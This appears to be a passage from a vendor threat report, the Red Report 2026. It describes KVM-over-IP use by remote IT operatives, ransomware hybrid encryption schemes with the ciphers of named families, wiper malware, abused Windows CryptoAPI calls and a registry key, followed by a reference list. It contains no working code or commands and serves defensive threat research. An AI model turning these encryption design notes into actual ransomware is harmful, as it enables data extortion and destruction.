
Technical Implementation

Remote IT workers access devices using IP-based KVM solutions such as PiKVM. Hardware devices like TinyPilot and PiKVM function as physical KVM-over-IP solutions, allowing operatives to control computers remotely as if they were physically present by connecting directly to a system's HDMI and USB ports.

These actors commonly leverage IP-KVM devices, particularly PiKVM hardware, which plug directly into target machines to provide low-level, hardware-based control. This capability enables remote physical access to even highly secured corporate laptops, effectively replicating on-site presence and bypassing many traditional security controls.

This sub-technique represents a significant evolution in adversary tradecraft, where state-sponsored actors are combining social engineering (fake identities), physical infrastructure (laptop farms), and hardware-based persistence mechanisms (KVM devices) to maintain long-term access while funding illicit weapons programs.

#10



T1486

DATA ENCRYPTED FOR IMPACT

Tactics
Impact

Prevalence
13%

Malware Samples
140,321

Adversaries increasingly target the availability of data and services by encrypting systems to disrupt operations and pressure victims. Driven by the sustained profitability of ransomware and the rise of geopolitically motivated destructive activity, data encryption remains a core capability in modern malware campaigns.

T1486 Data Encrypted for Impact ranked sixth in *Red Report 2025* and continues to appear in the top ten in *Red Report 2026*, placing tenth overall, demonstrating that ransomware and data-wiping techniques remain a consistent and material threat to organizations and individuals.

ADVERSARY USE OF DATA ENCRYPTED FOR IMPACT

Adversaries utilize advanced encryption algorithms to render their victim's data useless. In ransomware attacks, adversaries hold the decryption key for ransom with the hopes of financial gain. The pattern in the infamous ransomware attacks shows that adversaries use multiple encryption algorithms for speed, security, and efficiency.

There are two popular approaches in cryptographic encryption algorithms:

Symmetric encryption algorithms use the same key for encryption and decryption processes. This key is also known as the secret key. AES, Blowfish, ChaCha20, DES, 3DES, and Salsa20 are some popular examples of symmetric algorithms.

Asymmetric encryption algorithms use a key pair called public and private keys for encryption and decryption, respectively. These algorithms are also known as public key encryption. RSA, ECDH, and ECDSA are popular asymmetric encryption algorithms.

Symmetric encryption is best suited for bulk encryption because it is substantially faster than asymmetric encryption. Also, the file size after encryption is smaller when symmetric encryption is used. In order to efficiently carry out ransomware attacks, threat actors will often utilize symmetric encryption, which allows for faster encryption and exfiltration of the victim's files. Although symmetric encryption is faster and more efficient, it has two main limitations:

- **Key distribution problem:** The encryption key is the only thing that ensures privacy in symmetric encryption, and the secrecy of the encryption key is paramount for the confidentiality of the encrypted data. If the encryption key is revealed to a third party while in transit or on disk, encrypted files can be decrypted easily. Therefore, distributing the encryption key is a challenge that ransomware operators need to overcome.
- **Key management problem:** Using different encryption keys for different encryption operations is a common best practice for symmetric encryption. However, this practice creates a key management problem as the number of encryption keys grows for each encryption operation. For ransomware, threat actors must create different encryption keys for each infected host and keep all the keys secret; otherwise, victims can decrypt all the data using the revealed key.

Hybrid-Encryption Ransomware Families

Ransomware operators rely on asymmetric encryption to address the key distribution and management challenges inherent to symmetric encryption. Although asymmetric encryption is computationally slower, it allows operators to safely embed a public key on infected systems, as victims cannot decrypt their files without access to the corresponding private key.

In a typical ransomware attack, the payload first encrypts files using a symmetric algorithm and a randomly generated secret key. That secret key is then encrypted with an attacker-controlled public key specific to the compromised host.

For instance, the use of AES-256 for bulk file encryption and RSA (commonly 2048-bit) for key protection aligns with established practices observed across modern **hybrid-encryption ransomware families** and is well documented in technical analyses and emulation studies.

Below are the most active ransomware groups of 2025 that implemented hybrid encryption methods.

Ransomware	Symmetric Encryption	Asymmetric Encryption
Qilin [109]	AES-256 CTR mode, AES-NI for x86 architecture, ChaCha20 (stream cipher)	RSA-2048/4096
Medusa [110]	AES-256	RSA-2048/4096
RansomHub [31]	AES-CBC or AES-GCM	ECC with Curve25519 (256-bit ECC is roughly equivalent to 3072-bit RSA)
DragonForce [22]	ChaCha8 (stream cipher)	RSA-4096
LockBit 3.0 [111]	Salsa20 (stream cipher)	RSA-1024
Lynx [112]	AES-128 CTR mode	ECC with Curve25519

Wiper Malware Families

In another use case, adversaries abuse data encryption to destroy victims' data. In data destruction attacks, adversaries irreversibly encrypt files with keyless encryption techniques and leave their victims without a way to decrypt their files. Geopolitical tensions around the world led to the rise of data wiper malware.

Here are some of the recent wiper malware examples:

- Anubis Ransomware (includes a wiper mode) [41]
- Sandworm APT (deploying ZEROLOT and Sting wiper malware) [113]
- PathWiper Malware [114]

Built-in Windows APIs for Encryption

Built-in Windows APIs allow users to utilize both symmetric and asymmetric encryption algorithms such as DES, 3DES, RC2, RC4, and RSA. Adversaries abuse this feature in their data encryption operations. For example, BlueSky and Nefilim abuse Microsoft's Enhanced Cryptographic Provider to import cryptographic keys and encrypt data with the following API functions [115], [116].

- Initializing and connecting to the cryptographic service provider: CryptAcquireContext
- Calculating the hash of the plain text key: CryptCreateHash, CryptHashData
- Creating the session key: CryptDeriveKey
- Encrypt data: CryptEncrypt
- Clear tracks: CryptDestroyHash, CryptDestroyKey, CryptReleaseContext

For example, an analysis from **March 2025** revealed that the **Earth Alux APT** group queries the MachineGUID value from the Windows Registry [117], utilizing it as a persistent, unique identifier for each target host.

```
Registry: "HKLM\SOFTWARE\Microsoft\Cryptography"
Key: "MachineGUID"
```

LIMITATIONS

The limitations outlined below are imperative to consider when interpreting the Red Report 2026:

1. **Sample Size Representation:**

   Despite analyzing an extensive dataset of over 1,100,000 malware samples, it encompasses a subset of the vast malware landscape. This limitation may introduce a bias in the visibility of malware types and behaviors.

2. **Focus on Post-Compromise Tactics:**

   Our research focused primarily on post-compromise activities, thus excluding TA0043 Reconnaissance, TA0042 Resource Development, and TA0001 Initial Access techniques. Understanding that these initial access techniques such as T1566 Phishing and T1190 Exploit Public-Facing Applications were not covered is critical, as they are crucial steps in the attack chain.

Reflecting on these points provides a balanced view of the findings, acknowledging the scope of analysis while recognizing aspects not addressed within the study.

ABOUT PICUS

Since pioneering Breach and Attack Simulation (BAS) technology in 2013, Picus Security has been at the forefront of helping organizations enhance their cyber resilience. Picus Security Validation Platform delivers unrivaled insights into your security posture, enabling a level of preparedness that puts you steps ahead of sophisticated cyber threats.

The Picus platform goes beyond reactive measures, it empowers you to proactively detect vulnerabilities and counteract potential cyber attacks before they disrupt your operations. With our platform's continuous simulation of real-life threats, security professionals gain the clarity and precision needed to fine-tune defense mechanisms and safeguard critical assets.

Choose Picus for a proactive defense strategy, and let our expertise and cutting-edge technology transform your organization's approach to cybersecurity.

Begin your journey to enhanced cyber resilience at picussecurity.com

REFERENCES

[1] "Updates - October 2025." Available: https://attack.mitre.org/resources/updates/updates-october-2025/

[2] S. Gandy, "RedLine Stealer Malware Analysis," Cyber Florida: The Florida Center for Cybersecurity, Mar. 10, 2023. Available: https://cyberflorida.org/redline-stealer-malware-analysis/

[3] "Windows DLL Injection Basics." Available: http://blog.opensecurityresearch.com/2013/01/windows-dll-injection-basics.html

[4] "TINKYWINKEY KEYLOGGER," CYFIRMA. Available: https://www.cyfirma.com/research/tinkywinkey-keylogger/

[5] "RAVEN STEALER UNMASKED: Telegram-Based Data Exfiltration," CYFIRMA. Available: https://www.cyfirma.com/research/raven-stealer-unmasked-telegram-based-data-exfiltration/

[6] Acronis Threat Research Unit, "Shadow Vector targets Colombian users via privilege escalation and court-themed SVG decoys," Acronis. Available: https://www.acronis.com/en/tru/posts/shadow-vector-targets-colombian-users-via-privilege-escalation-and-court-themed-svg-decoys/

[7] "SmashJacker," Red Canary, Mar. 11, 2024. Available: https://redcanary.com/threat-detection-report/threats/smashjacker/

[8] B. Folland and A. Pham, "ClickFix Gets Creative: Malware Buried in Images," Huntress. Available: https://www.huntress.com/blog/clickfix-malware-buried-in-images

[9] S. Singha, "Operation BarrelFire: NoisyBear targets entities linked to Kazakhstan's Oil & Gas Sector," Blogs on Information Technology, Network & Cybersecurity | Seqrite, Sep. 04, 2025. Available: https://www.seqrite.com/blog/operation-barrelfire-noisybear-kazakhstan-oil-gas-sector/

[10] "Waiting Thread Hijacking: A Stealthier Version of Thread Execution Hijacking," Check Point Research, Apr. 14, 2025. Available: https://research.checkpoint.com/2025/waiting-thread-hijacking/

[11] S. Ackermann, "Threadless Ops - Enhanced Shellcoding for Threadless Injections." Available: https://avantguard.io/en/blog/threadless-ops

[12] "Technical Analysis of Xloader Versions 6 and 7 P1," Jan. 27, 2025. Available: https://www.zscaler.com/blogs/security-research/technical-analysis-xloader-versions-6-and-7-part-1

[13] J. Y. Chan, S. Bitam, D. Stepanic, and S. Goodwin, "Under the SADBRIDGE with GOSAR: QUASAR Gets a Golang Rewrite." Available: https://www.elastic.co/security-labs/under-the-sadbridge-with-gosar

[14] "PRC-Nexus Espionage Campaign Hijacks Web Traffic to Target Diplomats," Google Cloud Blog, Aug. 25, 2025. Available: https://cloud.google.com/blog/topics/threat-intelligence/prc-nexus-espionage-targets-diplomats

[15] "Ghost Crypt Powers PureRAT with Hypnosis," eSentire, Jul. 17, 2025. Available: https://www.esentire.com/blog/ghost-crypt-powers-purerat-with-hypnosis

[16] K. Kshatriya, "New Steganographic Campaign Distributing Multiple Malware," Blogs on Information Technology, Network & Cybersecurity | Seqrite, Mar. 17, 2025. Available: https://www.seqrite.com/blog/steganographic-campaign-distributing-malware/

[17] "About Transactional NTFS." Available: https://learn.microsoft.com/en-us/windows/win32/fileio/about-transactional-ntfs

[18] S. Park, "APT37: Rust Backdoor & Python Loader," Sep. 08, 2025. Available: https://www.zscaler.com/blogs/security-research/apt37-targets-windows-rust-backdoor-and-python-loader

[19] S. Bitam and J. Desimone, "GHOSTPULSE haunts victims using defense evasion bag o' tricks." Available: https://www.elastic.co/security-labs

[20] "An iLUMMAnation on LummaStealer" Available: https://blogs.vmware.com/security/2023/10/an-ilummanation-on-lummastealer.html

[21] H. Azzam, C. Prest, and S. Campbell, "CherryLoader: A New Go-based Loader Discovered in Recent Intrusions," Arctic Wolf, Jan. 24, 2024. Available: https://arcticwolf.com/resources/blog/cherryloader-a-new-go-based-loader-discovered-in-recent-intrusions/

[22] S. Ö. Hacıoğlu, "Retail Under Fire: Inside the DragonForce Ransomware Attacks on Industry Giants," May 02, 2025. Available: https://www.picussecurity.com/resource/blog/dragonforce-ransomware-attacks-retail-giants

[23] S. Ö. Hacıoğlu, "CABINETRAT Malware Windows Targeted Campaign Explained," Oct. 19, 2025. Available: https://www.picussecurity.com/resource/blog/cabinetrat-malware-windows-targeted-campaign-explained

[24] R. C. Intelligence, "Mocha Manakin delivers custom NodeJS backdoor via paste and run," Red Canary, Jun. 18, 2025. Available: https://redcanary.com/blog/threat-intelligence/mocha-manakin-nodejs-backdoor/

[25] "ToolShell Unleashed Decoding the Sharepoint Attack Chain" Available: https://www.trellix.com/blogs/research/toolshell-unleashed-decoding-the-sharepoint-attack-chain/

[26] S. Ö. Hacıoğlu, "Breaking Down Mustang Panda's Windows Endpoint Campaign," Aug. 26, 2025. Available: https://www.picussecurity.com/resource/blog/breaking-down-mustang-panda-windows-endpoint-campaign

[27] S. Molige, "A Year Later, Interlock Ransomware Keeps Leveling Up," Forescout, Oct. 16, 2025. Available: https://www.forescout.com/blog/a-year-later-interlock-ransomware-keeps-leveling-up/

[28] "Inside a MuddyWater Intrusion: Exploitation of SharePoint and Living-Off-the-Land Tactics - Kudelski Security Research Center." Available: https://kudelskisecurity.com/research/inside-a-muddywater-intrusion-exploitation-of-sharepoint-and-living-off-the-land-tactics

[29] S. Ö. Hacıoğlu, "Atomic Stealer: Dissecting 2024's Most Notorious macOS Infostealer," Apr. 10, 2025. Available: https://www.picussecurity.com/resource/blog/atomic-stealer-amos-macos-threat-analysis

[30] S. Ö. Hacıoğlu, "Explaining the AI-Assisted Koske Linux Cryptomining Malware Hidden in JPEGs," Aug. 29, 2025. Available: https://www.picussecurity.com/resource/blog/explaining-the-ai-assisted-koske-linux-cryptomining-malware-hidden-in-jpegs

[31] S. Ö. Hacıoğlu, "RansomHub: Analyzing the TTPs of One of the Most Notorious Ransomware Variants of 2024," Feb. 18, 2025. Available: https://www.picussecurity.com/resource/blog/ransomhub

[32] S. Ö. Hacıoğlu, "HellCat Ransomware: Exposing the TTPs of a Rising Ransomware Threat in 2025," Mar. 13, 2025. Available: https://www.picussecurity.com/resource/blog/hellcat-ransomware

[33] S. Ö. Hacıoğlu, "Dissecting ValleyRAT: From Loader to RAT Execution in Targeted Campaigns," Nov. 05, 2025. Available: https://www.picussecurity.com/resource/blog/dissecting-valleyrat-from-loader-to-rat-execution-in-targeted-campaigns

[34] S. Ö. Hacıoğlu, "Chihuahua Stealer Malware Targets Browser and Wallet Data," May 23, 2025. Available: https://www.picussecurity.com/resource/blog/chihuahua-stealer-malware-targets-browser-and-wallet-data

[35] "Empire/Invoke-TokenManipulation.ps1 at master · EmpireProject/Empire," GitHub. Available: https://github.com/EmpireProject/Empire

[36] "GitHub - PowerShellMafia/PowerSploit: PowerSploit - A PowerShell Post-Exploitation Framework," GitHub. Available: https://github.com/PowerShellMafia/PowerSploit

[37] "GitHub - samratashok/nishang: Nishang - Offensive PowerShell for red team, penetration testing and offensive security," GitHub. Available: https://github.com/samratashok/nishang

[38] "PoshC2," Nettitude Labs, Jun. 20, 2016. Available: https://labs.nettitude.com/tools/poshc2/

[39] "GitHub - darkoperator/Posh-SecMod: PowerShell Module with Security cmdlets for security work," GitHub. Available: https://github.com/darkoperator/Posh-SecMod

[40] S. Ö. Hacıoğlu, "Crypto24 Ransomware Uncovered: Stealth, Persistence, and Enterprise-Scale Impact," Sep. 29, 2025. Available: https://www.picussecurity.com/resource/blog/crypto24-ransomware-uncovered-stealth-persistence-and-enterprise-scale-impact

[41] S. Ö. Hacıoğlu, "Anubis Ransomware Targets Global Victims with Wiper Functionality," Jun. 27, 2025. Available: https://www.picussecurity.com/resource/blog/anubis-ransomware-targets-global-victims-with-wiper-functionality

[42] "China-Nexus Threat Actor Actively Exploiting Ivanti Endpoint Manager Mobile (CVE-2025-4428) Vulnerability." Available: https://blog.eclecticiq.com/china-nexus-threat-actor-actively-exploiting-ivanti-endpoint-manager-mobile-cve-2025-4428-vulnerability

[43] "The Slient Fileless Threat of VShell" Available: https://www.trellix.com/blogs/research/the-silent-fileless-threat-of-vshell/

[44] "Threat Insights Report" Available: https://threatresearch.ext.hp.com/wp-content/uploads/2025/06/HP_Wolf_Security_Threat_Insights_Report_June_2025.pdf

[45] "APT36 Python Based ELF Malware Targeting Indian Government Entities," CYFIRMA. Available: https://www.cyfirma.com/research/apt36-python-based-elf-malware-targeting-indian-government-entities/

[46] H. Shah, B. Duncan, and P. K. Chhaparwal, "JSFireTruck: Exploring Malicious JavaScript Using JSF*ck as an Obfuscation Technique," Unit 42, Jun. 12, 2025. Available: https://unit42.paloaltonetworks.com/malicious-javascript-using-jsfiretruck-as-obfuscation/

[47] "Ghost in the Router: China-Nexus Espionage Actor UNC3886 Targets Juniper Routers," Google Cloud Blog, Mar. 12, 2025. Available: https://cloud.google.com/blog/topics/threat-intelligence/china-nexus-espionage-targets-juniper-routers

[48] K. Underhill, "Hackers Hijack OpenAI API in Stealthy New Backdoor Attack," eSecurity Planet, Nov. 04, 2025. Available: https://www.esecurityplanet.com/threats/hackers-hijack-openai-api-in-stealthy-new-backdoor-attack/

[49] The Hacker News, "Gamers Tricked Into Downloading Lua-Based Malware via Fake Cheating Script Engines," The Hacker News, Oct. 08, 2024. Available: https://thehackernews.com/2024/10/gamers-tricked-into-downloading-lua.html

[50] AMR, "IT threat evolution in Q3 2025. Non-mobile statistics," Kaspersky, Nov. 19, 2025. Available: https://securelist.com/malware-report-q3-2025-pc-iot-statistics/118020/

[51] "From Help Desk to Hypervisor: Defending Your VMware vSphere Estate from UNC3944," Google Cloud Blog, Jul. 23, 2025. Available: https://cloud.google.com/blog/topics/threat-intelligence/defending-vsphere-from-unc3944

[52] "Contagious interview campaign escalates with malicious packages." Available: https://socket.dev/blog/contagious-interview-campaign-escalates-67-malicious-npm-packages

[53] M. Spinka, "SantaStealer is Coming to Town: A New, Ambitious Infostealer Advertised on Underground Forums," Rapid7. Available: https://www.rapid7.com/blog/post/tr-santastealer-is-coming-to-town-a-new-ambitious-infostealer-advertised-on-underground-forums/

[54] "Earth Ammit Disrupts Drone Supply Chains Through Coordinated Multi-Wave Attacks in Taiwan," Trend Micro, May 13, 2025. Available: https://www.trendmicro.com/en_us/research/25/e/earth-ammit.html

[55] T. Contreras, "Meduza Stealer Analysis: A Closer Look at its Techniques and Attack Vector," Splunk. Available: https://www.splunk.com/en_us/blog/security/meduza-stealer-analysis.html

[56] M. T. Intelligence, "Storm-0501's evolving techniques lead to cloud-based ransomware," Microsoft Security Blog, Aug. 27, 2025. Available: https://www.microsoft.com/en-us/security/blog/2025/08/27/storm-0501s-evolving-techniques-lead-to-cloud-based-ransomware/

[57] "Shai-hulud 2.0 Campaign Targets Cloud and Developer Ecosystems," Trend Micro, Nov. 27, 2025. Available: https://www.trendmicro.com/en_us/research/25/k/shai-hulud-2-0-targets-cloud-and-developer-systems.html

[58] D. Reichel, "Blitz Malware: A Tale of Game Cheats and Code Repositories," Unit 42, Jun. 06, 2025. Available: https://unit42.paloaltonetworks.com/blitz-malware-2025/

[59] "Analyzing LummaC2 stealer's novel Anti-Sandbox technique: Leveraging trigonometry for human behavior detection," Outpost24, Nov. 20, 2023. Available: https://outpost24.com/blog/lummac2-anti-sandbox-technique-trigonometry-human-detection/

[60] "2025 GLOBAL THREAT LANDSCAPE REPORT." Available: https://www.fortinet.com/content/dam/fortinet/assets/threat-reports/threat-landscape-report-2025.pdf

[61] L. Rochberger, "Behind the Clouds: Attackers Targeting Governments in Southeast Asia Implement Novel Covert C2 Communication," Unit 42, Jul. 14, 2025. Available: https://unit42.paloaltonetworks.com/windows-backdoor-for-novel-c2-communication/

[62] P. Labs, "Malicious AI Exposed: WormGPT, MalTerminal, and LameHug," Dec. 06, 2025. Available: https://www.picussecurity.com/resource/blog/malicious-ai-exposed-wormgpt-malterminal-and-lamehug

[63] P. K. Chhaparwal and B. Chang, "DarkCloud Stealer: Comprehensive Analysis of a New Attack Chain That Employs AutoIt," Unit 42, May 14, 2025. Available: https://unit42.paloaltonetworks.com/darkcloud-stealer-and-obfuscated-autoit-scripting/

[64] H. Hara and M. Lim, "Project AK47: Uncovering a Link to the SharePoint Vulnerability Attacks," Unit 42, Aug. 05, 2025. Available: https://unit42.paloaltonetworks.com/ak47-activity-linked-to-sharepoint-vulnerabilities/

[65] "IOCONTROL Malware: A New Threat Targeting Critical Infrastructure," Flashpoint, Mar. 25, 2025. Available: https://flashpoint.io/blog/iocontrol-malware/

[66] S. Singh, "Mustang Panda: PAKLOG, CorKLOG, and SplatCloak," Apr. 16, 2025. Available: https://www.zscaler.com/blogs/security-research/latest-mustang-panda-arsenal-paklog-corklog-and-splatcloak-p2

[67] P. Labs, "Ferocious Kitten APT Exposed: Inside the Iran-Focused Espionage Campaign," Nov. 09, 2025. Available: https://www.picussecurity.com/resource/blog/ferocious-kitten-apt-exposed-inside-the-iran-focused-espionage-campaign

[68] "Analytics Story: Storm-2460 CLFS Zero Day Exploitation," Splunk Security Content, Apr. 16, 2025. Available: https://research.splunk.com/stories/storm-2460_clfs_zero_day_exploitation/

[69] Counter Adversary Operations, "Unveiling WARP PANDA: A New Sophisticated China-Nexus Adversary," CrowdStrike.com, Dec. 04, 2025. Available: https://www.crowdstrike.com/en-us/blog/warp-panda-cloud-threats/

[70] H. Rayner, "Detecting Auto-Color: Linux Threat Guide," Jul. 29, 2025. Available: https://www.darktrace.com/blog/auto-color-backdoor-how-darktrace-thwarted-a-stealthy-linux-intrusion

[71] R. Groenewoud, "Linux Detection Engineering - A Continuation on Persistence Mechanisms," Jan. 27, 2025. Available: https://www.elastic.co/security-labs/continuation-on-persistence-mechanisms

[72] "Analyzing DEEP#DRIVE: North Korean Threat Actors Observed Exploiting Trusted Platforms for Targeted Attacks," Securonix, Feb. 13, 2025. Available: https://www.securonix.com/blog/analyzing-deepdrive-north-korean-threat-actors-observed-exploiting-trusted-platforms-for-targeted-attacks/

[73] PLURA, "SKT 해킹 악성코드 BPFDoor 분석 및 PLURA-XDR 대응 전략 (탐지 시연 영상 포함)," PLURA Blog, May 02, 2025. Available: https://blog.plura.io/ko/respond/bpfdoor/

[74] T. Marsden and C. Garcia, "GoldMelody's Hidden Chords: Initial Access Broker In-Memory IIS Modules Revealed," Unit 42, Jul. 08, 2025. Available: https://unit42.paloaltonetworks.com/initial-access-broker-exploits-leaked-machine-keys/

[75] "Threat Intelligence Report September 30th to October 6th, 2025." Available: https://redpiranha.net/news/threat-intelligence-report-september-30-october-6-2025

[76] 0x0d4y, "Nation-State Actor's Arsenal: An In-Depth Look at Lazarus' ScoringMathTea - 0x0d4y Malware Research," 0x0d4y Malware Research -, Nov. 17, 2025. Available: https://0x0d4y.blog/arsenal-analysis-of-a-nation-state-actor-an-in-depth-look-at-lazarus-scoringmathtea/

[77] O. Lahiani and I. Cohen, "AdaptixC2: A New Open-Source Framework Leveraged in Real-World Attacks," Unit 42, Sep. 10, 2025. Available: https://unit42.paloaltonetworks.com/adaptixc2-post-exploitation-framework/

[78] S. Ö. Hacıoğlu, "SLOW#TEMPEST: Explaining the TTPs of the Cyber Espionage Campaign," Mar. 05, 2025. Available: https://www.picussecurity.com/resource/blog/slow-tempest-cyber-espionage-ttp-analysis

[79] J. Chen, "Introducing ToyMaker, an initial access broker working in cahoots with double extortion gangs," Cisco Talos Blog, Apr. 23, 2025. Available: https://blog.talosintelligence.com/introducing-toymaker-an-initial-access-broker/

[80] "Free Automated Malware Analysis Service - powered by Falcon Sandbox." Available: https://hybrid-analysis.com/sample/827c2bfb7f028924c5ec60dab9fda84c5d25ba6b1340e4d6ca0d515636b73974

[81] "The Art of Mac Malware) Volume 1: Analysis Chapter 0x2: Persistence." Available: https://taomm.org/PDFs/vol1/CH%200x02%20Persistence.pdf

[82] "Boot or Logon Autostart Execution: Print Processors." Available: https://attack.mitre.org/techniques/T1547/012/

[83] "EtherRAT: DPRK uses novel Ethereum implant in React2Shell attacks," Dec. 08, 2025. Available: https://www.sysdig.com/blog/etherrat-dprk-uses-novel-ethereum-implant-in-react2shell-attacks

[84] "Boot or Logon Autostart Execution: Login Items." Available: https://attack.mitre.org/techniques/T1547/015/

[85] J. Dunk, "New BYOVD loader behind DeadLock ransomware attack," Cisco Talos Blog, Dec. 09, 2025. Available: https://blog.talosintelligence.com/byovd-loader-deadlock-ransomware/

[86] "Null-AMSI Evading Security to Deploy AsyncRAT," Cyble, Feb. 21, 2025. Available: https://cyble.com/blog/null-amsi-evading-security-to-deploy-asyncrat/

[87] "Crypto24 Ransomware Group Blends Legitimate Tools with Custom Malware for Stealth Attacks," Trend Micro, Aug. 14, 2025. Available: https://www.trendmicro.com/en_us/research/25/h/crypto24-ransomware-stealth-attacks.html

[88] "ELENOR-corp Ransomware: Mimic Ransomware Variant Targets Healthcare," Morphisec, Apr. 24, 2025. Available: https://www.morphisec.com/blog/elenor-corp-mimic-ransomware-variant/

[89] K. Varadharajan, "Remcos RAT: Network Artifacts, C2 Command Analysis & SASE Mitigation," Aryaka Unified SASE Solution For Secure. Available: https://www.aryaka.com/blog/remcos-rat-network-c2-analysis/

[90] P.-H. Pezier, "Plague: A Newly Discovered PAM-Based Backdoor for Linux - Nextron Systems," Aug. 01, 2025. Available: https://www.nextron-systems.com/2025/08/01/plague-a-newly-discovered-pam-based-backdoor-for-linux/

[91] M. Muir, "Spinning YARN - A New Linux Malware Campaign Targets Docker, Apache Hadoop, Redis and Confluence," Mar. 06, 2024. Available: https://www.cadosecurity.com/blog/spinning-yarn-a-new-linux-malware-campaign-targets-docker-apache-hadoop-redis-and-confluence

[92] "Threat Actors leverage Docker Swarm and Kubernetes to mine cryptocurrency at scale." Available: https://securitylabs.datadoghq.com/articles/threat-actors-leveraging-docker-swarm-kubernetes-mine-cryptocurrency/

[93] "IoT Botnet Linked to Large-scale DDoS Attacks Since the End of 2024," Trend Micro, Jan. 17, 2025. Available: https://www.trendmicro.com/en_us/research/25/a/iot-botnet-linked-to-ddos-attacks.html

[94] F. M. Gábriš, "Plush Daemon compromises network devices for adversary-in-the-middle attacks." Available: https://www.welivesecurity.com/en/eset-research/plushdaemon-compromises-network-devices-for-adversary-in-the-middle-attacks/

[95] "#StopRansomware: Medusa Ransomware" Available: https://www.cisa.gov/news-events/cybersecurity-advisories/aa25-071a

[96] J. Northey, "From Custom Scripts to Commodity RATs: A Threat Actor's Evolution to PureRAT," Huntress. Available: https://www.huntress.com/blog/purerat-threat-actor-evolution

[97] D. Alon, "Compromised Cloud Compute Credentials: Case Studies From the Wild," Unit 42, Dec. 08, 2022. Available: https://unit42.paloaltonetworks.com/compromised-cloud-compute-credentials/

[98] "RansomHub never sleeps episode 1," Group-IB, Feb. 12, 2025. Available: https://www.group-ib.com/blog/ransomhub-never-sleeps-episode-1/

[99] C. Jones, "SSH shaken, not stirred by Terrapin vulnerability," The Register, Dec. 20, 2023. Available: https://www.theregister.com/2023/12/20/terrapin_attack_ssh/

[100] "Dragonblood." Available: https://wpa3.mathyvanhoef.com

[101] Y. Miron, "Don't Phish-let Me Down: FIDO Authentication Downgrade," Proofpoint, Aug. 11, 2025. Available: https://www.proofpoint.com/us/blog/threat-insight/dont-phish-let-me-down-fido-authentication-downgrade

[102] R. Zdonczyk, "Honeypot Recon: New Variant of SkidMap Targeting Redis," Jul. 30, 2023. Available: https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/honeypot-recon-new-variant-of-skidmap-targeting-redis/

[103] "Exposed Fortinet Fortigate firewall interface leads to LockBit Ransomware." Available: https://posts.inthecyber.com/exposed-fortinet-fortigate-firewall-interface-leads-to-lockbit-ransomware-cve-2024-55591-8f4b7a244041

[104] T. Fakterman, "Chinese APT Abuses VSCode to Target Government in Asia," Unit 42, Sep. 06, 2024. Available: https://unit42.paloaltonetworks.com/stately-taurus-abuses-vscode-southeast-asian-espionage/

[105] A. Bennett, "Unmasking the new Chaos RaaS group attacks," Cisco Talos Blog, Jul. 24, 2025. Available: https://blog.talosintelligence.com/new-chaos-ransomware/

[106] "#StopRansomware: Akira Ransomware." Available: Link: https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-109a

[107] "Remote Access Tools: Remote Access Hardware." Available: https://attack.mitre.org/techniques/T1219/003/

[108] "DPRK IT Workers Expanding in Scope and Scale," Google Cloud Blog, Apr. 01, 2025. Available: https://cloud.google.com/blog/topics/threat-intelligence/dprk-it-workers-expanding-scope-scale

